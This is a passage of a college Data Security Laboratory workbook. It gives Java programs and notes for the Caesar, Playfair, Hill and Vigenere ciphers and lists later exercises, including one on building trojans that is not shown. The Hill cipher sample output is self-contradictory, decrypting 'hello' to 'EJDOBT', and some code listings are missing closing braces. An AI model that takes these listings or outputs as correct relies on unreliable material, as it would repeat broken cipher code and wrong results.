Dr. MAHALINGAM MCET COLLEGE OF ENGINEERING AND TECHNOLOGY Enlightening Technical Minds Estd. 1998 An Autonomous Institution (Since 2011)

Dr. MAHALINGAM
COLLEGE OF ENGINEERING AND TECHNOLOGY
Affiliated to Anna University, Chennai; Approved by AICTE ; Accredited by NAAC with Grade 'A++'
Accredited by NBA - Tier1 (Mech, Auto, Civil, EEE, ECE, E&I and CSE)
Udumalai Road, Pollachi - 642 003 Tel: 04259-236030/40/50 Fax: 04259-236070 www.mcet.in

19ADCN3702 – Data Security Laboratory

Laboratory Workbook

Name	
Roll No	
Branch	AI&DS
Year / Section	IV Year
Semester	VII
Academic Year	2025-2026(ODD)

Dr. MAHALINGAM MCET
COLLEGE OF ENGINEERING AND TECHNOLOGY
Enlightening Technical Minds Estd. 1998
An Autonomous Institution (Since 2011)

Dr. MAHALINGAM
COLLEGE OF ENGINEERING AND TECHNOLOGY
Affiliated to Anna University, Chennai; Approved by AICTE ; Accredited by NAAC with Grade 'A++'
Accredited by NBA - Tier1 (Mech, Auto, Civil, EEE, ECE, E&I and CSE)
Udumalai Road, Pollachi - 642 003 Tel: 04259-236030/40/50 Fax: 04259-236070 www.mcet.in

19ADCN3702 – Data Security Laboratory

Name : ____________________

Class : **IV Year AI&DS**

Roll No : ____________________

Certified that this is bonafide record of work done by the above student of the **IV Year AI&DS** during the year 2025-2026

Faculty In-Charge **Head of the Department**

Submitted for the Final Assessment held on ____________________

Internal Examiner **External Examiner**

List of Exercises

S.No	Date	Title	Page No.	Marks (out of 75)	Faculty Sign
1		Perform encryption, decryption using the following substitution techniques. a. Caesar Cipher b. Playfair Cipher c. Hill Cipher d. Vigenere Cipher			
2		Perform encryption and decryption using following transposition techniques. a. Rail Fence b. Row & Column Transformation			
3		Data Encryption Standard (DES)			
4		Advanced Encryption Standard (AES)			
5		RSA Algorithm using HTML and JavaScript			
6		Diffie-Hellman Key Exchange Algorithm			
7		Secure Hash Algorithm (SHA-1)			
8		Digital Signature Standard (DSA)			
9		Exploring N-Stalker			
10		Defeating Malware- Building Trojans			
			Average Mark		
			Signature of the faculty		

Dr. Mahalingam College of Engineering & Technology

19ADCN3702 – Data Security Laboratory

Rubrics for Laboratory Exercises

Criteria	Excellent	Good	Satisfactory	Needs Improvement
Preparation (20 Marks)	**Marks:20**	**Marks:18**	**Marks:15**	**Marks:10**
	Procedure for implementation is clearly defined.	Procedure for implementation is clearly defined with missing parameters.	Procedure for implementation is partially defined.	Procedure for implementation is partially defined with missing parameters.
Observation (25 Marks)	**Marks:25**	**Marks:23**	**Marks:19**	**Marks:15**
	Implementation addresses all requirements of the problem statement.	Implementation addresses almost all requirements of the problem statement.	Implementation addresses most of the requirements of the problem statement.	Implementation addresses few requirements of the problem statement.
Interpretation of Result (20 Marks)	**Marks:20**	**Marks:15**	**Marks:10**	**Marks:5**
	Successful execution of all test cases.	Successful execution of almost all test cases.	Successful execution of most of the test cases.	Execution of few test cases.
Viva (10 Marks)	**Marks:10**	**Marks:8**	**Marks:5**	**Marks:3**
	All the questions are correctly answered.	Almost all the questions are correctly answered.	Most of the questions are correctly answered.	Few questions are correctly answered.
Total Marks	**75**	**64**	**49**	**33**

Ex.No:1a	**CAESAR CIPHER**
Date:	

Aim:

To implement a Caesar cipher substitution technique in Java.

Study Material:

Introduction:

The Caesar cipher is a simple encryption technique that was used by Julius Caesar to sen secret messages to his allies. It works by shifting the letters in the plaintext message by a certai number of positions, known as the “shift” or “key”. The Caesar Cipher technique is one of th earliest and simplest methods of encryption techniques.
It’s simply a type of substitution cipher, i.e., each letter of a given text is replaced by a letter with fixed number of positions down the alphabet. For example with a shift of 1, A would be replaced b B, B would become C, and so on. The method is apparently named after Julius Caesar, wh apparently used it to communicate with his officials.

Cryptography Algorithm for the Caesar Cipher

- Thus to cipher a given text we need an integer value, known as a shift which indicates the number of positions each letter of the text has been moved down.
  The encryption can be represented using modular arithmetic by first transforming the letters into numbers, according to the scheme, A = 0, B = 1,…, Z = 25. Encryption of a letter by a shift n can be described mathematically as.
- For example, if the shift is 3, then the letter A would be replaced by the letter D, B would become E, C would become F, and so on. The alphabet is wrapped around so that after Z, it starts back at A.
- Here is an example of how to use the Caesar cipher to encrypt the message “HELLO” with a shift of 3:

1. Write down the plaintext message: HELLO
2. Choose a shift value. In this case, we will use a shift of 3.
3. Replace each letter in the plaintext message with the letter that is three positions to the right in the alphabet.
   H becomes K (shift 3 from H)
   E becomes H (shift 3 from E)
   L becomes O (shift 3 from L)
   L becomes O (shift 3 from L)
   O becomes R (shift 3 from O)
4. The encrypted message is now “KHOOR”.


- To decrypt the message, you simply need to shift each letter back by the same number of positions. In this case, you would shift each letter in “KHOOR” back by 3 positions to get the original message, “HELLO”.

$$E_n(x) = (x + n) mod\ 26$$

(Encryption Phase with shift n)

$$D_n(x) = (x - n) mod\ 26$$

(Decryption Phase with shift n)



Example

Text : ABCDEFGHIJKLMNOPQRSTUVWXYZ
Shift: 23
Cipher: XYZABCDEFGHIJKLMNOPQRSTUVW

Text : ATTACKATONCE
Shift: 4
Cipher: EXXEGOEXSRGI

Rules for the Caesar Cipher

1. Choose a number between 1 and 25. This will be your "shift" value.
2. Write down the letters of the alphabet in order, from A to Z.
3. Shift each letter of the alphabet by the "shift" value. For example, if the shift value is 3, A would become D, B would become E, C would become F, and so on.
4. Encrypt your message by replacing each letter with the corresponding shifted letter. For example, if the shift value is 3, the word "hello" would become "khoor".
5. To decrypt the message, simply reverse the process by shifting each letter back by the same amount. For example, if the shift value is 3, the encrypted message "khoor" would become "hello".

Features of Caesar Cipher

1. **Substitution cipher:** The Caesar cipher is a type of substitution cipher, where each letter in the plaintext is replaced by a letter some fixed number of positions down the alphabet.
2. **Fixed key:** The Caesar cipher uses a fixed key, which is the number of positions by which the letters are shifted. This key is known to both the sender and the receiver.
3. **Symmetric encryption:** The Caesar cipher is a symmetric encryption technique, meaning that the same key is used for both encryption and decryption.
4. **Limited keyspace:** The Caesar cipher has a very limited keyspace of only 26 possible keys, as there are only 26 letters in the English alphabet.
5. **Vulnerable to brute force attacks:** The Caesar cipher is vulnerable to brute force attacks, as there are only 26 possible keys to try.
6. **Easy to implement:** The Caesar cipher is very easy to implement and requires only simple arithmetic operations, making it a popular choice for simple encryption tasks.

Algorithm:

Encryption Phase

1. Input the plaintext and shift key.
2. Convert the plaintext to uppercase (Caesar cipher is traditionally case-insensitive).
3. For each character in the plaintext:
    - If it's a letter (A-Z):
        - Convert it to its numeric position: A=0, B=1, ..., Z=25.
        - Add the shift and take modulo 26 to wrap around: (charPosition + shift) % 26.
        - Convert back to character and append to ciphertext.
    - Else, leave it unchanged (optional).
4. Return the final encrypted string.

Decryption Phase

1. Input the ciphertext and shift key.
2. Convert the ciphertext to uppercase.
3. For each character:
    - If it's a letter:
        - Convert to numeric position and subtract shift.
        - Use modulo 26 to handle wraparound: (charPosition - shift + 26) % 26.
        - Convert back to character and append to plaintext.
4. Return the final decrypted string.

Program:

```
import java.util.Scanner;
public class Main {
    public static String encrypt(String text, int shift) {
        StringBuilder result = new StringBuilder();
        shift = shift % 26;
        for (char character : text.toUpperCase().toCharArray()) {
            if (character >= 'A' && character <= 'Z') {
                char ch = (char)(((character - 'A' + shift) % 26) + 'A');
                result.append(ch);
            } else {
                result.append(character);
            }
        }
        return result.toString();
    }
    public static String decrypt(String text, int shift) {
        StringBuilder result = new StringBuilder();
        shift = shift % 26;
        for (char character : text.toUpperCase().toCharArray()) {
            if (character >= 'A' && character <= 'Z') {
                char ch = (char)(((character - 'A' - shift + 26) % 26) + 'A');
                result.append(ch);
            } else {
                result.append(character);
            }
        }
        return result.toString();
    }
    public static void main(String[] args) {
        Scanner sc = new Scanner(System.in);
        System.out.print("Enter the message: ");
        String message = sc.nextLine();
        System.out.print("Enter the shift key (1-25): ");
        int shift = sc.nextInt();
        String encrypted = encrypt(message, shift);
        String decrypted = decrypt(encrypted, shift);
        System.out.println("Encrypted Message: " + encrypted);
        System.out.println("Decrypted Message: " + decrypted);
    }
```

Output:

```
Enter the message: welcome
Enter the shift key (1-25): 4
Encrypted Message: AIPGSQI
Decrypted Message: WELCOME
```

Criteria	Marks
Preparation	**/20**
Program	**/25**
Interpretation of Result	**/20**
Viva	**/10**
Total	**/75**
Faculty Signature with Date	

Result:

Thus, the Caesar Cipher technique is implemented by shifting each character in the plaintext by a fixed key to generate the ciphertext.

Ex.No:1b	PLAYFAIR CIPHER
Date:	

Aim:

To implement a Playfair cipher substitution technique in Java.

Study material

Introduction:

The Playfair cipher was the first practical digraph substitution cipher. The scheme was invented in 1854 by Charles Wheatstone but was named after Lord Playfair who promoted the use of the cipher. In playfair cipher unlike traditional cipher we encrypt a pair of alphabets(digraphs) instead of a single alphabet.

It was used for tactical purposes by British forces in the Second Boer War and in World War I and for the same purpose by the Australians during World War II. This was because Playfair is reasonably fast to use and requires no special equipment.

Encryption Technique

For the encryption process let us consider the following example:
Key : monarchy
Plaintext : instruments

The Playfair Cipher Encryption Algorithm:

The Algorithm consists of 2 steps:

1. Generate the key Square(5×5):
   - The key square is a 5×5 grid of alphabets that acts as the key for encrypting the plaintext. Each of the 25 alphabets must be unique and one letter of the alphabet (usually J) is omitted from the table (as the table can hold only 25 alphabets). If the plaintext contains J, then it is replaced by I.
   - The initial alphabets in the key square are the unique alphabets of the key in the order in which they appear followed by the remaining letters of the alphabet in order.
2. Algorithm to encrypt the plain text: The plaintext is split into pairs of two letters (digraphs). If there is an odd number of letters, a Z is added to the last letter.
   For example:
      PlainText: "instruments"
      After Split: 'in' 'st' 'ru' 'me' 'nt' 'sz'

Pair cannot be made with same letter. Break the letter in single and add a bogus letter to the previous letter.

   Plain Text: “hello”
   After Split: ‘he’ ‘lx’ ‘lo’

Here ‘x’ is the bogus letter.

3. If the letter is standing alone in the process of pairing, then add an extra bogus letter with the alone letter
   Plain Text: “helloe”

AfterSplit: ‘he’ ‘lx’ ‘lo’ ‘ez’
Here ‘z’ is the bogus letter.
Rules for Encryption:

- If both the letters are in the same column: Take the letter below each one (going back to the top if at the bottom).
  For example:
  Diagraph: "me"
  Encrypted Text: cl
  Encryption:
  m -> c
  e -> l

M	O	N	A	R
C	H	Y	B	D
E	F	G	I	K
L	P	Q	S	T
U	V	W	X	Z

- If both the letters are in the same row: Take the letter to the right of each one (going back to the leftmost if at the rightmost position).
  For example:
  Diagraph: "st"
  Encrypted Text: tl
  Encryption:
  s -> t
  t -> l

M	O	N	A	R
C	H	Y	B	D
E	F	G	I	K
L	P	Q	S	T
U	V	W	X	Z

- If neither of the above rules is true: Form a rectangle with the two letters and take the letters on the horizontal opposite corner of the rectangle.

For example:

Diagraph: "nt"
Encrypted Text: rq
Encryption:
n -> r
t -> q

M	O	N	A	R
C	H	Y	B	D
E	F	G	I	K
L	P	Q	S	T
U	V	W	X	Z

Algorithm:

Step 1: Key Square Construction

1. Input a keyword (e.g., "monarchy").
2. Remove duplicate letters from the keyword.
3. Create a 5x5 matrix (keyMatrix) using:
    - Letters of the keyword (without duplicates).
    - Then fill remaining letters of the alphabet (excluding 'J').

Step 2: Plaintext Preprocessing

1. Replace all occurrences of 'J' with 'I'.
2. Break the plaintext into digraphs (pairs of 2 letters).
    - If a pair has duplicate letters (like "LL"), insert a bogus letter (commonly 'X') between them.
    - If the final pair has only one letter, append a bogus letter (commonly 'Z').

Step 3: Encryption Rules

- For each digraph:
    - If both letters are in the same row → Replace each letter with the one to its right (wrap around if needed).
    - If both letters are in the same column → Replace each letter with the one below it (wrap around if needed).
    - If letters form a rectangle → Replace each with the letter in its row but the column of the other letter.

Program:
```
import java.util.*;
public class Main {
    static char[][] keyMatrix = new char[5][5];
    public static void generateKeyMatrix(String key) {
        boolean[] visited = new boolean[26];
        key = key.toUpperCase().replaceAll("[^A-Z]", "").replace("J", "I");
        int row = 0, col = 0;
        for (char ch : key.toCharArray()) {
            int idx = ch - 'A';
            if (!visited[idx]) {
                keyMatrix[row][col] = ch;
                visited[idx] = true;
                col++;
                if (col == 5) {
                    col = 0;
                    row++;
                }
            }
        }
        for (char ch = 'A'; ch <= 'Z'; ch++) {
            if (ch == 'J') continue;
            int idx = ch - 'A';
            if (!visited[idx]) {
                keyMatrix[row][col] = ch;
                visited[idx] = true;
                col++;
                if (col == 5) {
                    col = 0;
                    row++;
                }
            }
        }
    }
    public static List<String> createDigraphs(String text) {
        text = text.toUpperCase().replaceAll("[^A-Z]", "").replace("J", "I");
        List<String> pairs = new ArrayList<>();
        int i = 0;
        while (i < text.length()) {
            char first = text.charAt(i);
            char second;
            if (i + 1 < text.length()) {
                second = text.charAt(i + 1);
                if (first == second) {
                    second = 'X';
                    i++;
                } else {
                    i += 2;
                }
        } else {
            second = 'Z';
            i++;
        }
        pairs.add("" + first + second);
    }
    return pairs;
}
public static String encryptDigraph(String pair) {
    char a = pair.charAt(0);
    char b = pair.charAt(1);

    int row1 = 0, col1 = 0, row2 = 0, col2 = 0;

    for (int i = 0; i < 5; i++) {
        for (int j = 0; j < 5; j++) {
            if (keyMatrix[i][j] == a) {
                row1 = i;
                col1 = j;
            } else if (keyMatrix[i][j] == b) {
                row2 = i;
                col2 = j;
            }
        }
    }
    if (row1 == row2) {
        return "" + keyMatrix[row1][(col1 + 1) % 5] + keyMatrix[row2][(col2 + 1) % 5];
    } else if (col1 == col2) {
        return "" + keyMatrix[(row1 + 1) % 5][col1] + keyMatrix[(row2 + 1) % 5][col2];
    } else {
        return "" + keyMatrix[row1][col2] + keyMatrix[row2][col1];
    }
}
public static String encrypt(String text, String key) {
    generateKeyMatrix(key);
    List<String> digraphs = createDigraphs(text);
    StringBuilder cipherText = new StringBuilder();

    for (String pair : digraphs) {
        cipherText.append(encryptDigraph(pair));
    }
    return cipherText.toString();
}
public static void printKeyMatrix() {
    System.out.println("Key Matrix:");
    for (int i = 0; i < 5; i++) {
        for (int j = 0; j < 5; j++) {
            System.out.print(keyMatrix[i][j] + " ");
        }
```

```
            System.out.println();
        }
    }
    public static void main(String[] args) {
        Scanner sc = new Scanner(System.in);
        System.out.print("Enter Key: ");
        String key = sc.nextLine();
        System.out.print("Enter Plaintext: ");
        String text = sc.nextLine();
        String encrypted = encrypt(text, key);
        printKeyMatrix();
        System.out.println("Encrypted Text: " + encrypted);
    }
}
```

Output:

```
Enter Key: hello
Enter Plaintext: welcome
Key Matrix:
H E L O A
B C D F G
I K M N P
Q R S T U
V W X Y Z
Encrypted Text: ECEDLNAW
```

Criteria	Marks
Preparation	**/20**
Program	**/25**
Interpretation of Result	**/20**
Viva	**/10**
Total	**/75**
Faculty Signature with Date	

Result:

Thus, the Playfair cipher is implemented by pairing letters and applying matrix-based substitution rules using a 5×5 key square.

Ex.No:1c	**HILL CIPHER**
Date:	

Aim:

To implement a Hill cipher substitution technique in Java.

Study material

Introduction

Hill cipher is a polygraphic substitution cipher based on linear algebra.Each letter is represented by a number modulo 26. Often the simple scheme A = 0, B = 1, …, Z = 25 is used, but this is not an essential feature of the cipher. To encrypt a message, each block of n letters (considered as an n-component vector) is multiplied by an invertible n × n matrix, against modulus 26. To decrypt the message, each block is multiplied by the inverse of the matrix used for encryption.
The matrix used for encryption is the cipher key, and it should be chosen randomly from the set of invertible n × n matrices (modulo 26).

Encryption
We have to encrypt the message 'ACT' (n=3).The key is 'GYBNQKURP' which can be written as the nxn matrix:

$$\begin{bmatrix} 6 & 24 & 1 \\ 13 & 16 & 10 \\ 20 & 17 & 15 \end{bmatrix}$$

The message 'ACT' is written as vector:

$$\begin{bmatrix} 0 \\ 2 \\ 19 \end{bmatrix}$$

The enciphered vector is given as:

$$\begin{bmatrix} 6 & 24 & 1 \\ 13 & 16 & 10 \\ 20 & 17 & 15 \end{bmatrix} \begin{bmatrix} 0 \\ 2 \\ 19 \end{bmatrix} = \begin{bmatrix} 67 \\ 222 \\ 319 \end{bmatrix} \equiv \begin{bmatrix} 15 \\ 14 \\ 7 \end{bmatrix} \pmod{26}$$

which corresponds to ciphertext of 'POH'

Decryption
To decrypt the message, we turn the ciphertext back into a vector, then simply multiply by the inverse matrix of the key matrix (IFKVIVVMI in letters).The inverse of the matrix used in the previous example is:

$$\begin{bmatrix} 6 & 24 & 1 \\ 13 & 16 & 10 \\ 20 & 17 & 15 \end{bmatrix}^{-1} \equiv \begin{bmatrix} 8 & 5 & 10 \\ 21 & 8 & 21 \\ 21 & 12 & 8 \end{bmatrix} \pmod{26}$$

For the previous Ciphertext ‘POH’:

$$\begin{bmatrix} 8 & 5 & 10 \\ 21 & 8 & 21 \\ 21 & 12 & 8 \end{bmatrix} \begin{bmatrix} 15 \\ 14 \\ 7 \end{bmatrix} \equiv \begin{bmatrix} 260 \\ 574 \\ 539 \end{bmatrix} \equiv \begin{bmatrix} 0 \\ 2 \\ 19 \end{bmatrix} \pmod{26}$$

which gives us back ‘ACT’.
Assume that all the alphabets are in upper case.
Below is the implementation of the above idea for n=3.

Algorithm:

1. Matrix Key Setup

- Input a 9-character key (like "GYBNQKURP").
- Convert each character into numbers using A = 0, B = 1, ..., Z = 25.
- Fill a 3x3 matrix row-wise with these numbers.

2. Plaintext Preprocessing

- Input plaintext in uppercase (e.g., "ACT").
- Convert each character into numbers.
- If plaintext length is not a multiple of 3, pad with 'X'.

3. Encryption

- Split plaintext into chunks of size 3.
- Multiply each chunk with the 3x3 key matrix using matrix multiplication modulo 26.
- Convert resulting numbers back to letters.

4. Decryption

- Compute modular inverse of the key matrix mod 26.
- Multiply each ciphertext chunk with inverse matrix mod 26.
- Convert resulting numbers back to letters to get original message.

Program:

```
import java.util.Scanner;
public class HillCipher {
    static int[][] keyMatrix = new int[3][3];
    static int[][] inverseMatrix = new int[3][3];
    public static void getKeyMatrix(String key) {
        key = key.toUpperCase();
        int k = 0;
        for (int i = 0; i < 3; i++) {
            for (int j = 0; j < 3; j++) {
                keyMatrix[i][j] = key.charAt(k++) - 'A';
            }
        }
    }
    public static String encrypt(String message) {
        message = message.toUpperCase().replaceAll("[^A-Z]", "");
        while (message.length() % 3 != 0) {
            message += "X";
        }
        StringBuilder cipherText = new StringBuilder();
        for (int i = 0; i < message.length(); i += 3) {
            int[] chunk = new int[3];
            for (int j = 0; j < 3; j++) {
                chunk[j] = message.charAt(i + j) - 'A';
            }
            for (int row = 0; row < 3; row++) {
                int sum = 0;
                for (int col = 0; col < 3; col++) {
                    sum += keyMatrix[row][col] * chunk[col];
                }
                cipherText.append((char) ((sum % 26) + 'A'));
            }
        }
        return cipherText.toString();
    }
    public static int modInverse(int a, int m) {
        a = a % m;
        for (int x = 1; x < m; x++) {
            if ((a * x) % m == 1)
                return x;
        }
        return -1;
    }
    public static boolean getInverseMatrix() {
        int det = (keyMatrix[0][0] * (keyMatrix[1][1] * keyMatrix[2][2] - keyMatrix[1][2] *
keyMatrix[2][1])
                - keyMatrix[0][1] * (keyMatrix[1][0] * keyMatrix[2][2] - keyMatrix[1][2] * keyMatrix[2][0])
                + keyMatrix[0][2] * (keyMatrix[1][0] * keyMatrix[2][1] - keyMatrix[1][1] *
keyMatrix[2][0])) % 26;
        if (det < 0) det += 26;
        int invDet = modInverse(det, 26);
        if (invDet == -1) return false;
        int[][] adj = new int[3][3];
        adj[0][0] = (keyMatrix[1][1] * keyMatrix[2][2] - keyMatrix[1][2] * keyMatrix[2][1]);
        adj[0][1] = -(keyMatrix[0][1] * keyMatrix[2][2] - keyMatrix[0][2] * keyMatrix[2][1]);
        adj[0][2] = (keyMatrix[0][1] * keyMatrix[1][2] - keyMatrix[0][2] * keyMatrix[1][1]);
        adj[1][0] = -(keyMatrix[1][0] * keyMatrix[2][2] - keyMatrix[1][2] * keyMatrix[2][0]);
        adj[1][1] = (keyMatrix[0][0] * keyMatrix[2][2] - keyMatrix[0][2] * keyMatrix[2][0]);
        adj[1][2] = -(keyMatrix[0][0] * keyMatrix[1][2] - keyMatrix[0][2] * keyMatrix[1][0]);
        adj[2][0] = (keyMatrix[1][0] * keyMatrix[2][1] - keyMatrix[1][1] * keyMatrix[2][0]);
        adj[2][1] = -(keyMatrix[0][0] * keyMatrix[2][1] - keyMatrix[0][1] * keyMatrix[2][0]);
        adj[2][2] = (keyMatrix[0][0] * keyMatrix[1][1] - keyMatrix[0][1] * keyMatrix[1][0]);
        for (int i = 0; i < 3; i++) {
            for (int j = 0; j < 3; j++) {
                inverseMatrix[i][j] = ((adj[j][i] % 26 + 26) * invDet) % 26;
            }
        }
        return true;
    }
    public static String decrypt(String cipherText) {
        StringBuilder plainText = new StringBuilder();

        for (int i = 0; i < cipherText.length(); i += 3) {
            int[] chunk = new int[3];
            for (int j = 0; j < 3; j++) {
                chunk[j] = cipherText.charAt(i + j) - 'A';
            }
            for (int row = 0; row < 3; row++) {
                int sum = 0;
                for (int col = 0; col < 3; col++) {
                    sum += inverseMatrix[row][col] * chunk[col];
                }
                plainText.append((char) ((sum % 26 + 26) % 26 + 'A'));
            }
        }
        return plainText.toString();

    }

    public static void main(String[] args) {

        Scanner sc = new Scanner(System.in);

        System.out.print("Enter 9-letter Key (like GYBNQKURP): ");

        String key = sc.nextLine();

        if (key.length() != 9 || !key.matches("[A-Za-z]+")) {

            System.out.println("Invalid key. It must be 9 letters (A-Z).");

            return;

        }

        getKeyMatrix(key);

        if (!getInverseMatrix()) {

            System.out.println("ERROR: Key matrix is not invertible modulo 26. Please enter a
different key.");

            return;

        }

        System.out.print("Enter Plaintext (only letters): ");

        String plaintext = sc.nextLine();


        String encrypted = encrypt(plaintext);

        System.out.println("Encrypted Text: " + encrypted);

        String decrypted = decrypt(encrypted);

        System.out.println("Decrypted Text: " + decrypted);

    }
```

Output:

```
Enter 9-letter Key (like GYBNQKURP): GYBNQKURP
Enter Plaintext (only letters): hello
Encrypted Text: TFJJZX
Decrypted Text: EJDOBT
```

Criteria	Marks
Preparation	**/20**
Program	**/25**
Interpretation of Result	**/20**
Viva	**/10**
Total	**/75**
Faculty Signature with Date	

Result:

Thus, the Hill Cipher is implemented using linear algebra by multiplying plaintext blocks with a key matrix modulo 26.

Ex.No:1d	VIGENERE CIPHER
Date:	

Aim:

To implement a Java program for encryption and decryption using Vigenere cipher substitution technique.

Study material

Introduction:

Vigenere Cipher is a method of encrypting alphabetic text. It uses a simple form of polyalphabetic substitution. A polyalphabetic cipher is any cipher based on substitution, using multiple substitution alphabets. The encryption of the original text is done using the Vigenère square or Vigenère table.

The table consists of the alphabets written out 26 times in different rows, each alphabet shifted cyclically to the left compared to the previous alphabet, corresponding to the 26 possible Caesar Ciphers.

At different points in the encryption process, the cipher uses a different alphabet from one of the rows.
The alphabet used at each point depends on a repeating keyword.

Example:

Input:
Plaintext: GEEKSFORGEEKS
Keyword: AYUSH
Output :
Ciphertext: GCYCZFMLYLEIM


For generating key, the given keyword is repeated in a circular manner until it matches the length of the plain text.

The keyword "AYUSH" generates the key "AYUSHAYUSHAYU"
The plain text is then encrypted using the process
explained below.

Encryption:

The first letter of the plaintext, G is paired with A, the first letter of the key. So use row G and column A of the Vigenère square, namely G. Similarly, for the second letter of the plaintext, the second letter of the key is used, the letter at row E, and column Y is C. The rest of the plaintext is enciphered in a similar fashion.

Table to Encrypt given below



	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

Decryption:

Decryption is performed by going to the row in the table corresponding to the key, finding the position of the ciphertext letter in this row, and then using the column's label as the plaintext. For example, in row A (from AYUSH), the ciphertext G appears in column G, which is the first plaintext letter. Next, we go to row Y (from AYUSH), locate the ciphertext C which is found in column E, thus E is the second plaintext letter.

A more easy implementation could be to visualize Vigenère algebraically by converting [A-Z] into numbers [0–25].

Encryption

The plaintext(P) and key(K) are added modulo 26.
Ei = (Pi + Ki) mod 26

Decryption

Di = (Ei - Ki) mod 26

Algorithm:

Step 1: Key Generation

1. Input the plaintext and keyword.
2. Repeat the keyword in a circular manner to match the length of the plaintext.

Step 2: Encryption

1. Convert plaintext and key characters to numbers (A=0 to Z=25).
2. For each character:

   Cipher[i] = (Plaintext[i] + Key[i]) % 26

3. Convert the result back to characters.

Step 3: Decryption

1. Convert ciphertext and key characters to numbers.
2. For each character:

   Plaintext[i] = (Cipher[i] - Key[i] + 26) % 26

3. Convert the result back to characters.

Program:

```
import java.util.Scanner;
public class VigenereCipher {
    public static String generateKey(String text, String key) {
        StringBuilder result = new StringBuilder();
        key = key.toUpperCase();
        int keyIndex = 0;
        for (int i = 0; i < text.length(); i++) {
            result.append(key.charAt(keyIndex));
            keyIndex = (keyIndex + 1) % key.length();
        }
        return result.toString();
    }
    public static String encrypt(String text, String key) {
        StringBuilder cipherText = new StringBuilder();
        text = text.toUpperCase();
        key = generateKey(text, key);
        for (int i = 0; i < text.length(); i++) {
            int x = (text.charAt(i) - 'A' + key.charAt(i) - 'A') % 26;
            cipherText.append((char) (x + 'A'));
        }
        return cipherText.toString();
    }
    public static String decrypt(String cipherText, String key) {
        StringBuilder plainText = new StringBuilder();
        cipherText = cipherText.toUpperCase();
        key = generateKey(cipherText, key);
        for (int i = 0; i < cipherText.length(); i++) {
            int x = (cipherText.charAt(i) - key.charAt(i) + 26) % 26;
            plainText.append((char) (x + 'A'));
        }
        return plainText.toString();
    }
    public static void main(String[] args) {
